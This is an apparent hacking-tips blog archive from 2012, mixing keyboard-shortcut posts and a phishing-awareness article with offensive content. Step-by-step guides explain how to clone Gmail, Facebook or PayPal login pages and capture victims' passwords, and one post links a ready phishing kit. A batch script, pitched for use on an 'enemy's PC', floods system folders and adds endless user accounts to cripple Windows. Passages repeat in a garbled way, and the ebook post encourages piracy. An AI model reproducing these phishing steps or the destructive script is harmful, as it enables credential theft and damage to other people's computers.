
12 April 2012

11 April 2012
Send any file from your PC to others without uploading it.........................
Transfer Files From Browser To Browser Without Using FTP Client

09 April 2012
Identify Phishing Scam And Complaint About It........................
Identify the Phishing Scam and report a crime and help Cyber Crime department................
Phishing is a form of social engineering technique used by hackers to gather sensitive information such as usernames, passwords and credit card details by posing as a trustworty person/organization. Since most online users are unaware of the techniques used in carrying out a phishing attack, they often fall victims and hence, phishing can be very effective.
With the dramatic increase in the number of phishing scams in the recent years, there has also been a steady rise in the number of people being victimized. Lack of awareness among the people is the prime reason behind such attacks. This article will try to create awareness and educate the users about such online scams and frauds.
Phishing scams usually sends an email message to users requesting for their personal information, or redirects them to a website where they are required to enter thier personal information. Here are some of the tips that can be used to identify various phishing techniques and stay away from it.
Identifying a Phishing Scam
1. Beware of emails that demand for an urgent response from your side. Some of the examples are:
You may receive an email which appears to have come from your bank or financial organization stating that “your bank account is limited due to an unauthorized activity. Please verify your account asap so as to avoid permanant suspension”. In most cases, you are requested to follow a link (URL) that takes you to spoofed webpage (similar to your bank website) and enter your login details over there.
In some cases, phishing emails may ask you to make a phone call. There may be a person or an audio response waiting on the other side of the phone to take away your credit cards details, account number, social security number or other valuable data.
2. Phishing emails are generally not personalized. Since they target a lagre number of online users, they usually use generalized texts like “Dear valued customer”, “Dear Paypal user” etc. to address you. However, some phishing emails can be an exception to this rule.
3. When you click on the links contained in a phishing email, you will most likely be taken to a spoofed webpage with official logos and information that looks exactly same as that of the original webpages of your bank or financial organization. Pay attention to the URL of a website before you enter any of your personal information over there. Even though malicious websites look identical to the legitimate site, it often uses a different domain or variation in the spelling. For example, instead of paypal.com, a phishing website may use different addresses such as:
papyal.com
paypal.org
verify-paypal.com
xyz.com/paypal/verify-account/
Tips to Avoid Being a Victim of Phishing
1. Do not respond to suspicious emails that ask you to give your personal information. If you are unsure whether an email request is legitimate, verify the same by calling the respective bank/company. Always use the telephone numbers printed on your bank records or statements and not those mentioned in the suspicious email.
2. Don’t use the links in an email, instant messenger or chat conversation to enter a website. Instead, always type the URL of the website on your browser’s address bar to get into a website.
3. Legitimate websites always use a secure connection (https://) on those pages which are intended to gather sensitive data such as usernames and passwords, account numbers or credic card details. You will see a lock icon  in your browser’s address bar which indicates a secure connection. On some websites like paypal.com which uses an extended validation certificate, the address bar turns GREEN as shown below.
In most cases, unlike a legitimate website, a phishing website or a spoofed webpage will not use a secure connection and does not show up the lock icon. So, absence of such security features can be a clear indication of phishing attack. Always double-check the security features of the webpage before entering any of your personal information.
4. Always use a good antivirus software, firewall and email filters to filter the unwanted traffic. Also ensure that your browser is up-to-date with the necessary patches being applied.
5. Report a “phishing attack” or “spoofed emails” to the following groups so as to stop such attacks from spreading all over the Internet:
You can directly send an email to spam@uce.gov orreportphishing@antiphishing.org reporting an attack. You can also notify the Internet Crime Complaint Center of the FBI by filing a complaint on their website: www.ic3.gov.
Hacking Tools and its uses..............................

Here are some world's best hacking tool that a hacker uses...........
In this article I'll tell you some best tools for HACKERS. I have collect some best hacking tools for you. You can try all there tools and feel how HACKERS Hack with the help of this tool. All tools are for educational purpose please use it Ethically.
LIST OF Best Tools for HACKING :
Nessus
The “Nessus” Project aims to provide to the internet community a free, powerful, up-to-date and easy to use remote security scanner for Linux, BSD, Solaris, and other flavors of Unix.
Acunetix Web Security Scanner
Acunetix WVS automatically checks your web applications for SQL Injection, XSS & other web vulnerabilities. Web application attacks, launched on port 80/443, go straight through the firewall, past operating system and network level security, and right in to the heart of your application and corporate data.
Wireshark
Wireshark is the world's foremost network protocol analyzer. It lets you capture and interactively browse the traffic running on a computer network.
Snort
Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks.
TCP dump
TCP dump is the most used network sniffer/analyzer for UNIX. TCP Trace analyzes the dump file format generated by TCPdump and other applications.
Hping
Hping is a command-line oriented TCP/IP packet assembler/analyzer, kind of like the “ping” program (but with a lot of extensions).
DNSiff
DNSiff is a collection of tools for network auditing and penetration testing. dns sniff, file snarf, mail snarf, MSG snarf, URL snarf, and web spy passively monitor a network for interesting data (passwords, e-mail, files, etc.).
Ettercap
Ettercap is a multipurpose sniffer/interceptor/logger for switched LAN. It supports active and passive dissection of many protocols (even ciphered ones)and includes many feature for network and host analysis.
Nikto
Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 2500 potentially dangerous files/CGIs, versions on over 375 servers, and version specific problems on over 230 servers.
John the Ripper
John the Ripper is a fast password cracker, currently available for many flavors of Unix.
Open Ssh
Open Sshis a FREE version of the SSH protocol suite of network connectivity tools, which encrypts all traffic (including passwords) to effectively eliminate eavesdropping, connection hijacking, and other network-level attacks.
TripWire
Tripwire is a tool that can be used for data and program integrity assurance.
Kismet
Kismet is an 802.11 wireless network sniffer – this is different from a normal network sniffer (such as Ethereal or tcp dump) because it separates and identifies different wireless networks in the area.
SAINT
SAINT network vulnerability assessment scanner detects vulnerabilities in your network’s security before they can be exploited.
Cain & Abel
Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, uncovering cached passwords and analyzing routing protocols.
Zenmap
Zenmap is the official Nmap Security Scanner GUI. It is a mulch-platform free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.
Hope you like it. Suggestions are welcomed.
Download hacking books.........................
Here are some hacking books that you like that books are recommend by me.... Today I'm posting 5 awesome all time best basics of hacking eBooks, this eBook are not free but don't worry in the end of the articles I'll show you a simple way to get any eBooks for FREE.....
1# The secret of Hacking 1 Edition : this book is awesome for those whom have 0 knowledge in hacking and want to learn hacking, its good start up for them. In order to get this book you have order this book from the official website of this eBook. but if you know How to do some tricky search you can get it from Google for FREE.Have a look at the Content of this eBook
1. Introduction to real Hacking
2. Advanced Malware research
3. Windows Hacking
4. Password Hacking
5. Email Hacking
6. Web Application Hacking
7. Website Defacement Domain Hacking
8. Miscellaneous Hacking
9. Mobile Computer Forensic
10. VoIP Wireless Hacking
11. Vulnerability discovery Penetration testing
12. Advanced Hacking with Metasploit
13. Firewall, IDs Honey pot Hacking
14. Securing System Networks.

2# Social Engineering: The Art of Human Hacking , Kevin Mitnick the most famous all time best top 1 social engineers proved how social engineers dangerous and can Hack Human with the art of social engineering, as the book name implies this books reveal all the secret of social engineering. this is very interesting eBook rather then other because for computer hacking you need the computer device, Internet and a knowledge so you know what you are going to do. but for social engineering you don't need any of this, you need to learn how to manipulate people mind so they will do what you want to do from them. Download awesome eBook from direct link. 3# Dangerous Google - Searching For Secrets every hackers must have good skills of googling, you might heart it somewhere on internet that Google is a best friend of hackers, this will let you help to understand how google is best friend of every hackers. you may able get many paid stuff from google for free like eBooks, mp3, stock image, etc. main object of this eBook is "how to use google to find sources of personal and other confidential data. how to find information about vulnerable systems and web services. how to locate publicly available network device using google". Download this eBook from here. 4# Gray Hat Hacking The Ethical Hackers Handbook, 3rd Edition Gray hat hacking book is something of advance users who might already have much knowledge of hacking or beginners, unlike other hacking book this book is helpful for ethical hackers in fixing security loophole, testing the black and white box, write malicious code, fixing exploit flaws in Linux n windows OS, penetration testing, VoIP and other web security, developing exploit code and let's see the topic of this eBook. Download this awesome book here.
- Develop and launch exploits using Back Track and Metasploit.
- Employ physical, social engineering, and insider attack techniques.
- Build Perl, Python, and Ruby scripts that initiate stack buffer overflows.
- Understand and prevent malicious content in Adobe, Office, and multimedia files.
- Detect and block client-side, Web server, VoIP, and SCADA attacks.
- Reverse engineer, fuzz, and DE-compile Windows and Linux software.
- Develop SQL injection, cross-site scripting, and forgery exploits.
- Trap malware and root kits using honeypots and Sand Boxed.
5# Hardware Hacking Have Fun While Voiding Your Warranty About this eBook some description of this eBook by the author "If I had this book 10 years ago, the FBI would never have found me!" -- Kevin Mitnick This book has something for everyone---from the beginner hobbyist with no electronics or coding experience to the self-proclaimed "gadget geek." Take an ordinary piece of equipment and turn it into a personal work of art. Build upon an existing idea to create something better. Have fun while voiding your warranty!
This book is Gadget geeky eBook which help you to learn how to hack and repair yourself play-station 2, old mac computer,hacking apple iPod , Hard-drive, Home Theater PCs, Hack Wireless 802.11, Nokia 6210 modification, Operating system, Coding and many more. Get this awesome book from here.
Make Your Phishing Site for hacking purpose...........................
How To Create Your Own Phisher
Phisher page is the login page same as of the service your victim is using for example -->gmail,orkut,yahoomail,paypal,facebook,twitter etc.
It will Look Just as same as you are asked to login to your Email acount,Thats where the victim gets tricked aka HACKED.
So,Lets start.
To create Your Own Phisher you have to follow these simple steps ----
1. You have to go to the website for which you want to make your phisher for ex.gmail,yahoomail,orkut,paypal etc
2. When you are there at the login page just click on File>Save As
[ remember to rename it as index.html while saving the web page ]

3. When you have saved the web page,open theindex.html in notepad.
4. Search for .gif and replace the text written before the image name with
You Have To Do that for all the images named there, Or you can use replace all option.
5.There will be another file needed also named as login.php .Which will give the condition to save the username and password typed by the user.
[NOTE:- I will not be providing the login.php to you,You have to get the login.php by yourself.
if you have some knowledge about the php language you can make your own login.php
For those who dont have knowledge about php language i recommend you search for login.php on Google,you will surely get that file.]
6. After you have done this,click on Edit>Search and type action in the search box,and then click on search.
7. It will take you to the First action String, after the equals two mark type login.php in replace of the the text written after it.
 8. Click on Seach again,this time it will take you to another action string,after the equal to mark type
9. Now you are all done.
NOTE: You have to upload all the files on your free webhosting service directory,including in index_files Folder in the directory.Or it wount work.
The Directory Will be ---
i. index.html
ii. index_files [Folder which you saved]
iii. login.php
iv. login.txt
10. You can Make any websites phisher by these steps for example -- gmail,orkut,yahoomail,paypal,facebook,twitter etc.
Happy Hacking

Phisher page is the login page same as of the service your victim is using for example -->gmail,orkut,yahoomail,paypal,facebook,twitter etc.
It will Look Just as same as you are asked to login to your Email acount,Thats where the victim gets tricked aka HACKED.
So,Lets start.
To create Your Own Phisher you have to follow these simple steps ----
1. You have to go to the website for which you want to make your phisher for ex.gmail,yahoomail,orkut,paypal etc
2. When you are there at the login page just click on File>Save As
[ remember to rename it as index.html while saving the web page ]

3. When you have saved the web page,open theindex.html in notepad.
4. Search for .gif and replace the text written before the image name with
You Have To Do that for all the images named there, Or you can use replace all option.
5.There will be another file needed also named as login.php .Which will give the condition to save the username and password typed by the user.
[NOTE:- I will not be providing the login.php to you,You have to get the login.php by yourself.
if you have some knowledge about the php language you can make your own login.php
For those who dont have knowledge about php language i recommend you search for login.php on Google,you will surely get that file.]
6. After you have done this,click on Edit>Search and type action in the search box,and then click on search.
7. It will take you to the First action String, after the equals two mark type login.php in replace of the the text written after it.
 8. Click on Seach again,this time it will take you to another action string,after the equal to mark type
in replace of the text written in front of
the equals to mark.
NOTE: You have to type you your sites name in replace of your-site,and your free webhosting service against yourservice in
the equals to mark.
NOTE: You have to type you your sites name in replace of your-site,and your free webhosting service against yourservice in
http://www.your-site.yourservice.com/login.php.
9. Now you are all done.
NOTE: You have to upload all the files on your free webhosting service directory,including in index_files Folder in the directory.Or it wount work.
The Directory Will be ---
i. index.html
ii. index_files [Folder which you saved]
iii. login.php
iv. login.txt
10. You can Make any websites phisher by these steps for example -- gmail,orkut,yahoomail,paypal,facebook,twitter etc.
Happy Hacking
08 April 2012
More Shortcuts that would amaze you...................
Amazing keyboard Shortcuts really a fun.....................
The full list of keyboard shortcuts includes:
- Win+Home: Clear all but the active window.
- Win+Space: All windows become transparent so you can see through to the desktop.
- Win+Up arrow: Maximize the active window.
- Shift+Win+Up arrow: Maximize the active window vertically.
- Win+Down arrow: Minimize the window/Restore the window if it's maximized.
- Win+Left/Right arrows: Dock the window to each side of the monitor.
- Shift+Win+Left/Right arrows: Move the window to the monitor on the left or right.
- You can also interact with windows by dragging them with the mouse:
- Drag window to the top: Maximize
- Drag window left/right: Dock the window to fill half of the screen.
- Shake window back/forth: Minimize everything but the current window.
- Double-Click Top Window Border (edge): Maximize window vertically.

Taskbar Shortcuts
In Windows 7, using the Windows key along with the numbers 1-9 will let you interact with the applications pinned to the taskbar in those positions – for example, the Windows key + 4 combination would launch Outlook in this example, or Win+Alt+4 can be used to get quick access to the Outlook Jump List from the keyboard.

You can use any of these shortcut combinations to launch the applications in their respective position on the taskbar, or more:
Win+number (1-9): Starts the application pinned to the taskbar in that position, or switches to that program.
Shift+Win+number (1-9): Starts a new instance of the application pinned to the taskbar in that position.
Ctrl+Win+number (1-9): Cycles through open windows for the application pinned to the taskbar in that position.
Alt+Win+number (1-9): Opens the Jump List for the application pinned to the taskbar.
Win+T: Focus and scroll through items on the taskbar.
Win+B: Focuses the System Tray icons
In addition, you can interact with the taskbar using your mouse and a modifier key:
Shift+Click on a taskbar button: Open a program or quickly open another instance of a program.
Ctrl+Shift+Click on a taskbar button: Open a program as an administrator.
Shift+Right-click on a taskbar button: Show the window menu for the program (like XP does).
Shift+Right-click on a grouped taskbar button: Show the window menu for the group.
Ctrl+Click on a grouped taskbar button: Cycle through the windows of the group.
More Useful Hotkeys You Should Know
 The new hotkey goodness didn't stop with the taskbar and moving windows around—one of the best new hotkeys in Windows 7 is the fact that you can create a new folder with a hotkey. Just open up any Windows Explorer window, hit the Ctrl+Shift+N shortcut key sequence, and you'll be rewarded with a shiny "New Folder" ready for you to rename.
Here's a few more interesting hotkeys for you:
Ctrl+Shift+N: Creates a new folder in Windows Explorer.
Alt+Up: Goes up a folder level in Windows Explorer.
Alt+P: Toggles the preview pane in Windows Explorer.
Shift+Right-Click on a file: Adds Copy as Path, which copies the path of a file to the clipboard.
Shift+Right-Click on a file: Adds extra hidden items to the Send To menu.
Shift+Right-Click on a folder: Adds Command Prompt Here, which lets you easily open a command prompt in that folder.
Win+P: Adjust presentation settings for your display.
Win+(+/-): Zoom in/out.
Win+G: Cycle between the Windows Gadgets on your screen.
Windows 7 definitely makes it a lot easier to interact with your PC from your keyboard—so what are your favorite shortcuts, and how do they save you time? Share your experience in the comments.
Amazing keyboard shortcuts that you don't know............It is really amazing...............................
 Keyboard Shortcuts that would amaze you it is really amazing..........................
1. Ctrl+Shift+N to Create a New Folder

Creating a new folder in Windows explorer is something we all need to do on a frequent basis. And until now, there was no default shortcut key available for this task. But Windows 7 changed that.
You could now use Ctrl+Shift+N to quickly create a new folder in Windows or anywhere on your computer where a folder can be created.
2. Ctrl+Shift+Click to Open a Program As Administrator

There are many instances when just clicking on the icon of the application and opening it doesn’t solve your purpose. You need to right click on it and click on “Run as Administrator” so that you can make the required changes to the app.
In Windows 7, this can be done with a keyboard shortcut. You just need to point your mouse cursor on that program and then click on it while pressing Ctrl+Shift keys to open it as administrator.

The above screenshot shows the default send to menu that I get when I simply right click on a program.
Now, if I press the Shift key, and while having it pressed, I right click on the icon, I get an enhanced send to menu. See the screenshot below to check how it looks.

4. Shift+Right-Click on a Folder to Open Command Prompt

If you do Shift+right-click on a folder, you’ll find an option that says “Open command windows here.” If you love working with the command prompt, this option should come in handy.
5. Win+Space to Quickly Show Desktop
Remember our quick tip on hiding open windows in windows 7 ? Well, this is the keyboard shortcut version of that mouse cursor trick. Pressing the Win key and the space bar simultaneously shows you the desktop immediately.
6. Win+Up/Down/Left/Right for Moving the Active Window

If you intend to quickly move the active window to make space for other apps, you could do that by using the Win key and one of the arrow keys. Each arrow key would move the window in the direction it is meant to.
7. For Dual Monitors: Win+Shift+Left Arrow Key to Move Active Window to Left Monitor
If you are on a dual monitor setup using Windows 7 then you could press the Win+Shift+Left arrow key combination to move the active application window to the left monitor.
8. For Dual Monitors: Win+Shift+Right Arrow Key to Move Active Window to Right Monitor
Similarly, if you need to move the current window to the right monitor screen, just press Win+Shift+right arrow key.
9. Win+T to Get to Taskbar Items

You could use the key combination Win+T to toggle through the applications pinned on the taskbar in Windows 7.
10. Shift+Click on a Taskbar App to Open a New Instance of the App
Let’s say you’ve got a bunch of Chrome windows open. And you need to quickly open a new blank window of the browser. Here’s the way – point your cursor to the chrome icon on the taskbar, hit Shift and click on it. There you go!
11. Win+B to Move Focus to the System Tray

In a previous article, we talked about a technique to add more clocks to the default Windows clock in the system tray. Now, if you need to get there without using your mouse cursor, how’d you do that?
Answer – Win+B. That would move the focus on the system tray, and then you could use the arrow keys to cycle through the items, including the Windows clock.
12. Win+P for Quickly Connecting Your Laptop to a Projector

Windows 7 has a nifty projection menu feature which enables you to quickly connect your laptop to a projector or an extended monitor. Win+P is the keyboard shortcut for that purpose.
13. Win+1, Win+2..so on for Opening Taskbar Programs
Want to quickly open a program that’s pinned to your Windows 7 taskbar? You can press the Win key and the number corresponding to the location of the app on the taskbar.
14. Win+Pause helps you check System Properties

Need to take a quick look at what’s the processor model you are using, or may be check the device manager, or advanced system settings? You could use Win+pause key combination to open the system properties window.
15. Ctrl+Shift+Esc Can Quickly Open Windows Task Manager
I think this was in Vista too, I am not sure. But it’s a cool shortcut nevertheless. Just press the Ctrl key, Shift key and the ESC key simultaneously and you have the task manager pop up right in front!





07 April 2012

So friends you want to send photo along with your chat message in the facebook chat...................
You have to do the following...........................................................
- Log in to your Facebook account.
- Then open this website in new tab: smileyti.me ................
- Choose the file that you want to send.
- After that click on Upload button.
- After that click on show codes and then copy it.
- Now paste this code in fb chat and then send it.....................

How to lock & hide folder without any software!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

Yes it is too easy you can lock & hide folder in PC without any software for doing this you have to copy and paste following given code and save it with .bat extension......................................
cls
@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" gotoUNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password heregoto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" gotoUNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password heregoto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Now what you have to do is just remove type your password here and then enter the password that you want..................................................Its done...............................................................................
Or you can download it from here:Download folder lock made by me.................
01 April 2012
Hacking Facebook by Phishing method........................

Friends today i will show you how to hack Facebook by
Phishing Method..............
Friends it is the most easy method to hack facebook,but there are several methods to hack facebook account:-
Like - Phishing,Defacing Website,Hacking Facebook Server,Facebook tab nabbing and using Key loggers etc's............................................................................................................................................................
- Now what you have to do is Download this:Facebook Phishing.It will be in .rar extension extract the files there you will see two files 1.Index. html and 2.Write.php.
- Now register your account here:Web hosting Site.
- Upload these files in your web hosting account.
- Its done,Now send the URL of the website you have created.
- Now whenever a user logs into his account through your website the username and the password of the user will be saved in your website.
- And now you can hack his/her account.................................................................................................
Blast your PC.................................

So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
What you need is only a PC and a notepad is installed in it.............................
Here is the trick begin::::::::::::::::::::::::@ECHO OFF
@ECHO A PHOENIX PRODUCTION
@ECHO MAIN BAT RUNNING
GOTO start
:start
@ECHO SET snowball2=1 >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
@ECHO :flood5 >> bat6.bat
@ECHO SET /a snowball2=%%snowball2%%+1 >> bat6.bat
@ECHO NET USER snowball2%%snowball2%% /add >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
START /MIN bat6.bat
GOTO bat5
:bat5
@ECHO CD %%ProgramFiles%%\ >> bat5.bat
@ECHO SET maggi=1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
@ECHO :flood4 >> bat5.bat
@ECHO MKDIR maggi%%maggi%% >> bat5.bat
@ECHO SET /a maggi=%%maggi%%+1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
START /MIN bat5.bat
GOTO bat4
:bat4
@ECHO CD %%SystemRoot%%\ >> bat4.bat
@ECHO SET marge=1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
@ECHO :flood3 >> bat4.bat
@ECHO MKDIR marge%%marge%% >> bat4.bat
@ECHO SET /a marge=%%marge%%+1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
START /MIN bat4.bat
GOTO bat3
:bat3
@ECHO CD %%UserProfile%%\Start Menu\Programs\ >> bat3.bat
@ECHO SET bart=1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
@ECHO :flood2 >> bat3.bat
@ECHO MKDIR bart%%bart%% >> bat3.bat
@ECHO SET /a bart=%%bart%%+1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
START /MIN bat3.bat
GOTO bat2
:bat2
@ECHO CD %%UserProfile%%\Desktop\ >> bat2.bat
@ECHO SET homer=1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
@ECHO :flood >> bat2.bat
@ECHO MKDIR homer%%homer%% >> bat2.bat
@ECHO SET /a homer=%%homer%%+1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
START /MIN bat2.bat
GOTO original
:original
CD %HomeDrive%\
SET lisa=1
GOTO flood1
:flood1
MKDIR lisa%lisa%
SET /a lisa=%lisa%+1
GOTO flood1
@ECHO A PHOENIX PRODUCTION
@ECHO MAIN BAT RUNNING
GOTO start
:start
@ECHO SET snowball2=1 >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
@ECHO :flood5 >> bat6.bat
@ECHO SET /a snowball2=%%snowball2%%+1 >> bat6.bat
@ECHO NET USER snowball2%%snowball2%% /add >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
START /MIN bat6.bat
GOTO bat5
:bat5
@ECHO CD %%ProgramFiles%%\ >> bat5.bat
@ECHO SET maggi=1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
@ECHO :flood4 >> bat5.bat
@ECHO MKDIR maggi%%maggi%% >> bat5.bat
@ECHO SET /a maggi=%%maggi%%+1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
START /MIN bat5.bat
GOTO bat4
:bat4
@ECHO CD %%SystemRoot%%\ >> bat4.bat
@ECHO SET marge=1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
@ECHO :flood3 >> bat4.bat
@ECHO MKDIR marge%%marge%% >> bat4.bat
@ECHO SET /a marge=%%marge%%+1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
START /MIN bat4.bat
GOTO bat3
:bat3
@ECHO CD %%UserProfile%%\Start Menu\Programs\ >> bat3.bat
@ECHO SET bart=1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
@ECHO :flood2 >> bat3.bat
@ECHO MKDIR bart%%bart%% >> bat3.bat
@ECHO SET /a bart=%%bart%%+1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
START /MIN bat3.bat
GOTO bat2
:bat2
@ECHO CD %%UserProfile%%\Desktop\ >> bat2.bat
@ECHO SET homer=1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
@ECHO :flood >> bat2.bat
@ECHO MKDIR homer%%homer%% >> bat2.bat
@ECHO SET /a homer=%%homer%%+1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
START /MIN bat2.bat
GOTO original
:original
CD %HomeDrive%\
SET lisa=1
GOTO flood1
:flood1
MKDIR lisa%lisa%
SET /a lisa=%lisa%+1
GOTO flood1
Now save it with .bat extension and open it...............................................................................................
But remember do not try this at your own PC and do it at your own risk..........................
Blast your enemy's PC.........................................
So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
So friends here is the trick you can do major damage to your PC by doing the following:::::::
What you need is only a PC and a notepad is installed in it.............................
Here is the trick begin::::::::::::::::::::::::
Subscribe to:
Posts (Atom)